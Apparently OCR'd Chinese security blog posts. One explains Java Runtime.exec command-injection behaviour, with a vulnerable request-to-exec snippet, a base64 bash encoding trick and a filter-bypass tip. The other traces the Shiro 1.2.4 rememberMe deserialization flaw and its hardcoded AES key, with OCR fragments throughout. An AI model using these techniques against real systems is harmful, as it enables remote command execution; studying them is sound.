
```
String[] command = { "/bin/sh", "-c", "echo 111 > 3.txt" };

String command="/bin/sh -c \"echo 111 > 3.txt\"";
```


首先先看 `String command="/bin/sh -c \"echo 111 > 3.txt\"";` ，按照前面的分析，经过 **StringTokenizer**这个类进行拆分之后变成了 `{"/bin/sh","-c",""echo","111"、">","3.txt""}` 。



而当前内存开辟一个**12473**进程，并且确实**12473**执行**sh**命令。



但是我们发现，经过**StringTokenizer**这类拆分之后，命令完全变了一个味道，语义完全变了，并不是我们想要的结果，那我们再看看 `String[] command = { "/bin/sh", "-c", "echo 111 > 3.txt" };` 的结果。因为我们传入的是**array**数组类型，这里直接将命令直接带入了**ProcessBuilder**进行处理，前面完全没有经过**StringTokenizer**这个类的拆分。也就是他完整的保存了我想要的语义。



也就是说**getRuntime().exec()**如果直接传入字符串会经过**StringTokenizer**的分割，进而破坏其原本想要表达的意思。

下面这段代码是否存在命令执行的问题，要是在PHP下，我会斩钉截铁的说是，但是回到java环境下，我们发现 | 等一些特殊符号没办法使用，而且传入的是字符串，遇到空格会被**StringTokenizer**进行切割，所以实际上下面这段代码是没办法使用的。

```
String str = request.getParameter("url");

String cmdstr = "ping "+ url;

Runtime.getRuntime().exec(cmdstr)
```

再来一段代码，能够执行命令，但是很受限，我们知道命令根据**cmdarray[0]**来确认以什么命令环境启动，这里确实以**/bin/sh**启动了，但是后面的命令执行的时候存在问题，它仅能执行单条命令，拼接不了相关参数。

```
String str = request.getParameter("cmd");

String cmdstr = "/bin/sh -c "+ cmd;

Runtime.getRuntime().exec(cmdstr)
```

最后再来一段代码，下面这段代码才会是java下命令执行的完全体。

```
String str = request.getParameter("cmd");

String[] cmdstr = { "/bin/sh", "-c", str };

Runtime.getRuntime().exec(cmdstr)
```

后面我翻到一篇文章，实际上也是差不多这个情况，实际上也是这个**StringTokenizer**这个类针对命令进行处理可能会造成非预期的结果。

> The only thing to remember is that any white-space sequences vital in your command must be encoded somehow as otherwise it would be eaten by Java's *StringTokenizer*, e.g.:

```
$ java Exec 'sh -c $@|sh . echo /bin/echo -e "tab\trequired"'
```

And to anyone who is interested in what the process tree looks like:

```
$ java Exec 'sh -c $@|sh . echo ps ft'
  PID TTY      STAT   TIME COMMAND
27109 pts/25   Ss     0:03 /bin/bash
 6904 pts/25   Sl+    0:00  \_ java Exec sh -c $@|sh . echo ps ft
 6914 pts/25   S+     0:00      \_ sh -c $@|sh . echo ps ft
 6916 pts/25   S+     0:00          \_ sh
 6917 pts/25   R+     0:00              \_ ps ft
```

最后还有一个问题，为什么一定要将命令切割成为数组，原因是因为**ProcessBuilder**，看看他的构造方法。

```
public ProcessBuilder(String... command) {

    this.command = new ArrayList<>(command.length);

    for (String arg : command)

        this.command.add(arg);

}


public ProcessBuilder(List<String> command) {

    if (command == null)

        throw new NullPointerException();

    this.command = command;

}
```

实际上它是要求 **Array** 类型或者 **List** 类型，如果我们要执行下图中的代码是不行的。

```
4    public class pb {
5        public static void main(String[] arg) throws IOException {
6            String cmds="ping -c 1 www.baidu.com";
7            ProcessBuilder pb= new ProcessBuilder(cmds);
8            Process p = pb.start();
9            InputStream in = p.getInputStream();
10           BufferedReader br = new BufferedReader(new InputStreamReader(in, charsetName: "UTF8"));
11           String line = null;
12           while((line=br.readLine())!=null) {
13               System.    .println(line);
14           }
15       }
16   }

_40.jdk/Contents/Home/bin/java ...
plemented in both /Library/Java/JavaVirtualMachines/jdk1.8.0_40.jdk/Contents/Home/bin/java (0x1046474c0) and /Library
ption: Cannot run program "ping -c 1 www.baidu.com": error=2, No such file or directory
cessBuilder.java:1048)
```

原因在于我们传入的类型不对，我们前面说过命令执行是根据**cmdarray[0]**，确认命令启动环境，这里自然找不到我们要启动的命令。

```
try {
    return ProcessImpl.start(
                          enviror                    cmdarray
                          dir,
                          redirec
                          redirec    ▼ cmdarray = {String[1]@701}
} catch (IOException | IllegalArgume
    String exceptionInfo = ": " + e.    ▶ 0 = "ping -c 1 www.baidu.com"
    Throwable cause = e;
```

所以Java下的命令稍微改造一下代码就好。

```
▼ test ~/Desktop/test          1    import java.io.*;
  ▶ .idea                      2
  ▶ out                        3    public class Main {
  ▼ src                        4        public static void main(String[] arg) throws IOException {
      Main                     5            String cmds="echo 111 > 1.txt";
    1.txt                      6            String[] command = { "/bin/sh", "-c", cmds };
    test.iml                   7            Process proc = Runtime.getRuntime().exec(command);
                               8
                               9
```

还有一种方式就是用编码，linux下可以用bash的base64编码来解决这个特殊字符的问题。

```
1    import java.io.*;
2
3    public class Main1 {
4        public static void main(String[] arg) throws IOException {
5            String cmds="bash -c {echo,ZWNobyAyMiA+IDIudHh0}|{base64,-d}|{bash,-i}";
6            Process proc = Runtime.getRuntime().exec(cmds);
7            InputStream in = proc.getInputStream();
8            BufferedReader br = new BufferedReader(new InputStreamReader(in, charsetName: "UTF8"));
9            String line = null;
10           while((line=br.readLine())!=null) {
11               System.    .println(line);
12           }
13       }
14   }
15
```

这里在小提一下如果遇到命令执行过滤了**ProcessBuilder**和**getRuntime**，可以考虑一下**java.lang.ProcessImpl.start**

0x03 小结

其实java已经尽量规避命令执行的安全问题，JDK沙盒机制会进行checkExec，执行命令的机制就是仅仅检查并执行命令数组中的第一个，而分隔符后面的所有东西都是默认为被执行程序的参数，而分隔符后面的所有东西都是默认为被执行程序的参数，这也是我们前文一直聊的内容。所以 `getRuntime().exec()` 通过传入字符串执行命令的时候，应该尽量避免使用空格，用了空格可能会改变这条命令本身想要表达的意思。

所以在java下如果遇到复杂的命令执行，且参数只能如下所示，且只有一个位置可以控制的话，建议使用base64的编码方式，windows下可以使用**powershell**的**base64**。

java的反序列化框架利用框架yso，以及一些shiro这类反序列化导致的命令执行实际上很多是用了**getRuntime**来达到命令执行的目的，且就像我们上面说的，可控位置比较固定，执行复杂命令会出现执行不了，以上只是复习一下之前和人聊的一个问题。

Reference

sh-or-getting-shell-environment-from

Shiro 反序列化记录

0x01 前言

shiro反序列化这个从 **issue 550** 开始进入大家的视野，到现在也挺久的了，但是这个漏洞还是挺好用的，特别是一些红蓝对抗、护网的场景下用来撕开口子非常好用，当然我也只是学习一下。

0x02 漏洞分析

1.环境搭建

```
git clone https://github.com/apache/shiro.git

git checkout shiro-root-1.2.4

cd ./shiro/samples/web

mvn package -D maven.skip.test=true
```

可以看到**shiro**自带的**commons-collections**的版本是**3.2.1**。

```
[INFO] The following files have been resolved:
[INFO]    org.mortbay.jetty:jsp-2.1-glassfish:jar:2.1.v20091210:test
[INFO]    org.w3c.css:sac:jar:1.3:test
[INFO]    org.mortbay.jetty:jsp-2.1-jetty:jar:6.1.26:test
[INFO]    commons-io:commons-io:jar:1.4:test
[INFO]    xalan:serializer:jar:2.7.1:test
[INFO]    ant:ant:jar:1.6.5:test
[INFO]    org.eclipse.jdt:core:jar:3.1.1:test
[INFO]    commons-collections:commons-collections:jar:3.2.1:test
[INFO]    commons-lang:commons-lang:jar:2.4:test
```

用上面的方法编译后导入到**tomcat**里面就能看了，当然编译过程还有坑，比如你需要在.m2目录下创建一个**toolchains.xml**文件，然后加入**jdk 1.6**的路径，这个版本的编译依赖**jdk1.6**。

此电脑 › 本地磁盘 (C:) › 用户 › l1nk3r › .m2 ›

名称	修改日期	类型	大小
repository	2019/10/12 下午...	文件夹	
toolchains	2019/10/12 下午...	XML 文档	4 KB

```
<toolchain>
  <type>jdk</type>
  <provides>
    <version>1.6</version>
    <vendor>sun</vendor>
  </provides>
  <configuration>
    <jdkHome>C:Program FilesJavajdk1.6.0_45</jdkHome>
  </configuration>
</toolchain>
```

详细环境搭建可参考【漏洞分析】Shiro RememberMe 1.2.4 反序列化导致的命令执行漏洞

2.漏洞分析

从最早ISSUE的地址，可以看到几个关键信息：


- 默认使用 **CookieRememberMeManager** 来处理**Cookie**
- Base64编码
- AES编码
- 反序列化

By default, shiro uses the `CookieRememberMeManager`. This serializes, encrypts and encodes the users identity for later retrieval. Therefore, when it receives a request from an unauthenticated user, it looks for their remembered identity by doing the following:


- Retrieve the value of the `rememberMe` cookie
- Base 64 decode
- Decrypt using AES
- Deserialize using java serialization (`ObjectInputStream`).

加密过程

在 **org.apache.shiro.mgt.AbstractRememberMeManager#onSuccessfulLogin** 处下个断点，此时用户名密码已经在**token**中，用户名是**root**。



代码中首先会调用 **forgetIdentity** 针对 **subject** 变量进行处理，跟进 **CookieRememberMeManager** 中的 **forgetIdentity** 。




会调用 **forgetIdentity** 构造方法处理**request**和**response**请求，这里调用了**removeFrom**，跟进 **removeFrom**。可以看到在 **response** 响应头中加入了一些**cookie**信息。

```
private void forgetIdentity(HttpServletRequest request, HttpServletResponse resp

        getCookie().removeFrom(request, response);

    }
```



回到刚刚的**onSuccessfulLogin**方法中，这里对**token**进行了**isRememberMe**，这个**isRememberMe**主要是针对是否在这个测试环境中勾选了**remember me**这个按钮。


Username	Password
root	secret
presidentskroob	12345
darkhelmet	ludicrousspeed
lonestarr	vespa

Username: root

Password: ••••••

Remember Me

Login



所以这里的结果自然是true，即进入到 **rememberIdentity** 方法处理传入的变量，跟进 **rememberIdentity** 方法，位置在 **org.apache.shiro.mgt.AbstractRememberMeManager#rememberIdentity**，由于我们之前的 **authcInfo**的值实际上是我们的用户名**root**，这里经过处理传入到 `rememberIdentity(Subject subject, PrincipalCollection accountPrincipals)` 这个构造方法里面。

```
public void rememberIdentity(Subject subject, AuthenticationToken token, AuthenticationInfo authcInfo) {   subject: WebDe
    PrincipalCollection principals = getIdentityToRemember(subject, authcInfo);   principals: "root"  authcInfo: "root"
    rememberIdentity(subject, principals);   subject: WebDelegatingSubject@12610  principals: "root"
}
```

跟进这个构造方法，发现调用**convertPrincipalsToBytes**方法处理**accountPrincipals**变量，而这个变量自然是我们的root的用户名。

```
protected void rememberIdentity(Subject subject, PrincipalCollection accountPrin

        byte[] bytes = convertPrincipalsToBytes(accountPrincipals);

        rememberSerializedIdentity(subject, bytes);

    }
```

跟进**convertPrincipalsToBytes**方法发现它会序列化我们传入的**root**用户名，然后调用**encrypt**方法加密序列化后的二进制字节。

```
protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) {

        byte[] bytes = serialize(principals);      //序列化principals

        if (getCipherService() != null) {

            bytes = encrypt(bytes);          //加密bytes

        }

        return bytes;

    }
```

跟进**encrypt**方法，这里调用 **cipherService.encrypt** 针对序列化的二进制进行加密。

```
protected byte[] encrypt(byte[] serialized) {   serialized: byte[352]@12657
    byte[] value = serialized;   value: byte[352]@12657
    CipherService cipherService = getCipherService();   cipherService: AesCipherService@12658
    if (cipherService != null) {
        ByteSource byteSource = cipherService.encrypt(serialized, getEncryptionCipherKey());   cipherService: AesCipherService@12658   serial
        value = byteSource.getBytes();
    }
    return value;
}
```

根据 **AesCipherService** 可以知道这个加密方式是 **AES/CBC/PKCS5Padding**。

```
▼ cipherService = {AesCipherService@12658}
  ▶ modeName = "CBC"
    blockSize = 0
  ▶ paddingSchemeName = "PKCS5Padding"
  ▶ streamingModeName = "CBC"
    streamingBlockSize = 8
  ▶ streamingPaddingSchemeName = "PKCS5Padding"
  ▶ transformationString = "AES/CBC/PKCS5Padding"
    streamingTransformationString = null
  ▶ algorithmName = "AES"
```

然后 **getEncryptionCipherKey** 实际上是开头中的 **DEFAULT_CIPHER_KEY_BYTES** 的常量，我们看到结果是一致的。

```
/**
 * The following Base64 string was generated by auto-generating an AES Key:
 * <pre>
 * AesCipherService aes = new AesCipherService();
 * byte[] key = aes.generateNewKey().getEncoded();
 * String base64 = Base64.encodeToString(key);
 * </pre>
 * The value of 'base64' was copied-n-pasted here:
 */
private static final byte[] DEFAULT_CIPHER_KEY_BYTES = Base64.decode( "kPH+bIxk5D2deZiIxcaaaA==");
                                              DEFAULT_CIPHER_KEY_BYTES
/**
 * Serializer to use for converting Pr
 */
private Serializer<PrincipalCollection:  ▼ DEFAULT_CIPHER_KEY_BYTES = {byte[16]@12659}
                                            0 = -112
                                            1 = -15
                                            2 = -2
```

```
public byte[] getEncryptionCipherKey() {
    return encryptionCipherKey;
}
                         encryptionCipherKey
/**
 * Sets the          ▼ encryptionCipherKey = {byte[16]@12659}
 *
 * @param en            0 = -112
 * @see #set            1 = -15
```

然后把**key**和用户名**root**的序列化带入进行加密，会返回加密后的结果。

```
public ByteSource encrypt(byte[] plaintext, byte[] key) {  plaintext: byte[352]@12657  key: byte[16]@12659
    byte[] ivBytes = null;  ivBytes: byte[16]@12665
    boolean generate = isGenerateInitializationVectors( streaming: false);  generate: true
    if (generate) {
        ivBytes = generateInitializationVector( streaming: false);
        if (ivBytes == null || ivBytes.length == 0) {
            throw new IllegalStateException("Initialization vector generation is enabled - generated vector" +
                    "cannot be null or empty.");
        }
    }
    return encrypt(plaintext, key, ivBytes, generate);  plaintext: byte[352]@12657  key: byte[16]@12659  ivBytes: by
}
```

紧接着回到 `rememberIdentity(Subject subject, PrincipalCollection accountPrincipals)` 这个构造方法中的 **rememberSerializedIdentity** 方法。

```
protected void rememberIdentity(Subject subject, PrincipalCollection accountPrincipals) {  subject: WebDelegatingSubj
    byte[] bytes = convertPrincipalsToBytes(accountPrincipals);  bytes: byte[384]@12668  accountPrincipals: "root"
    rememberSerializedIdentity(subject, bytes);  subject: WebDelegatingSubject@12610  bytes: byte[384]@12668
}
```

跟进这个方法 **rememberSerializedIdentity**，这个方法会把上面 **aes** 加密后二进制字节流进行处理，用**Base64**的方式进行加密，然后再把这个值还给**cookie**。

```
protected void rememberSerializedIdentity(Subject subject, byte[] serialized) {   subject: WebDelegatingSubject@12610   serialize

    if (!WebUtils.isHttp(subject)) {
        if (   .isDebugEnabled()) {
            String msg = "Subject argument is not an HTTP-aware instance.  This is required to obtain a servlet " +
                    "request and response in order to set the rememberMe cookie. Returning immediately and " +
                    "ignoring rememberMe operation.";
               .debug(msg);
        }
        return;
    }


    HttpServletRequest request = WebUtils.getHttpRequest(subject);   request: ShiroHttpServletRequest@12669
    HttpServletResponse response = WebUtils.getHttpResponse(subject);   response: ResponseFacade@12670   subject: WebDelegatingSub

    //base 64 encode it and store as a cookie:
    String base64 = Base64.encodeToString(serialized);   serialized: byte[384]@12668

    Cookie template = getCookie(); //the class attribute is really a template for the outgoing cookies
    Cookie cookie = new SimpleCookie(template);
    cookie.setValue(base64);
    cookie.saveTo(request, response);
```

可能有点乱，看下面这个图可能会清楚点。

解密过程

前面已经了解加密的正常整个过程，现在需要找找解密的整个过程，我选择在 **org.apache.shiro.mgt.AbstractRememberMeManager#decrypt** 这个位置下个断点，看看调用链，这里截取部分，为什么从 **DefaultSecurityManager** 这个类开始，原因是因为 `SecurityManager` 是跟对象，一切都是从这里开始的，然后开始进行相关的身份校验。

```
convertBytesToPrincipals:429, AbstractRememberMeManager (org.apache.shiro.mgt)


getRememberedPrincipals:396, AbstractRememberMeManager (org.apache.shiro.mgt)

getRememberedIdentity:604, DefaultSecurityManager (org.apache.shiro.mgt)


resolvePrincipals:492, DefaultSecurityManager (org.apache.shiro.mgt)

createSubject:342, DefaultSecurityManager (org.apache.shiro.mgt)
```

首先在 **org.apache.shiro.mgt.AbstractRememberMeManager#getRememberedPrincipals** 方法中调用 **getRememberedSerializedIdentity** 针对http请求进行处理。



跟进 **getRememberedSerializedIdentity**，首先下图红框中的 **getCookie** 构造方法先获取 **cookie** 信息。



```
public Cookie getCookie() {

        return cookie;

    }
```

然后 **readValue** 方法，根据 **Cookie** 中的 **name** 字段获取 **Cookie** 的值，然后返回 **Cookie** 的值。

```
public String readValue(HttpServletRequest request, HttpServletResponse ignored) {   request: ShiroHttpServletRequest@12626
    String name = getName();   name: "rememberMe"
    String value = null;   value: null
    javax.servlet.http.Cookie cookie = getCookie(request, name);   request: ShiroHttpServletRequest@12626   name: "rememberMe"
    if (cookie != null) {
        value = cookie.getValue();
            .debug("Found '{}' cookie value [{}]", name, value);
    } else {
            .trace("No '{}' cookie value", name);
    }

    return value;
}
```

```
*/
private static javax.servlet.http.Cookie getCookie(HttpServletRequest request, String cookieName) {   request: ShiroHttpServletRequest
    javax.servlet.http.Cookie cookies[] = request.getCookies();   cookies: Cookie[1]@12684   request: ShiroHttpServletRequest@12626
    if (cookies != null) {
        for (javax.servlet.http.Cookie cookie : cookies) {   cookie: Cookie@12685   cookies: Cookie[1]@12684
            if (cookie.getName().equals(cookieName)) {   cookieName: "rememberMe"
                return cookie;   cookie: Cookie@12685
            }
```

```
Variables
 ▸ static members of SimpleCookie
 ▸ request = {ShiroHttpServletRequest@12626}
 ▸ cookieName = "rememberMe"
 ▾ cookies = {Cookie[1]@12684}
   ▾ 0 = {Cookie@12685}
     ▸ name = "rememberMe"
     ▸ value = "zTfy3QjMRXqpLK9HagSXoI0Wv8PM2P13Ww70xOHyOxpAHTHF99RhHXHq2YC811gV4PFNWrr   View
```

```
public String readValue(HttpServletRequest request, HttpServletResponse ignored) {   request: ShiroHttpServletRequest@12626   ignored: R
    String name = getName();   name: "rememberMe"
    String value = null;   value: "zTfy3QjMRXqpLK9HagSXoI0Wv8PM2P13Ww70xOHyOxpAHTHF99RhHXHq2YC811gV4PFNWrrUAs/SInb6SegRTWfPIExdgHIL8vK
    javax.servlet.http.Cookie cookie = getCookie(request, name);   cookie: Cookie@12685   request: ShiroHttpServletRequest@12626
    if (cookie != null) {
        value = cookie.getValue();   cookie: Cookie@12685
            .debug("Found '{}' cookie value [{}]", name, value);
    } else {
            .trace("No '{}' cookie value", name);   name: "rememberMe"
    }

    return value;   value: "zTfy3QjMRXqpLK9HagSXoI0Wv8PM2P13Ww70xOHyOxpAHTHF99RhHXHq2YC811gV4PFNWrrUAs/SInb6SegRTWfPIExdgHIL8vK1cM/y2eUok3
}
```

然后接着在 **getRememberedSerializedIdentity** 方法中调用 `byte[] decoded = Base64.decode(base64)` 处理 **base64** 加密的 **Cookie** 信息，并且将这个 **Cookie** 转化为二进制字节码。

```
205         String base64 = getCookie().readValue(request, response);   base64: "zTfy3QjMRXqpLK9HagSXoI0Wv8PM2P13Ww70xOHyOxpAHTHF99RhHXHq2Y
206         // Browsers do not always remove cookies immediately (SHIRO-183)
207         // ignore cookies that are scheduled for removal
208         if (Cookie.                    .equals(base64)) return null;
209
210         if (base64 != null) {
211             base64 = ensurePadding(base64);
212             if (   .isTraceEnabled()) {
213                    .trace("Acquired Base64 encoded identity [" + base64 + "]");
214             }
215             byte[] decoded = Base64.decode(base64);   base64: "zTfy3QjMRXqpLK9HagSXoI0Wv8PM2P13Ww70xOHyOxpAHTHF99RhHXHq2YC811gV4PFNWrrUAs/S
216             if (   .isTraceEnabled()) {
217                    .trace("Base64 decoded byte array length: " + (decoded != null ? decoded.length : 0) + " bytes.");
218             }
219             return decoded;
220         } else {
```

```
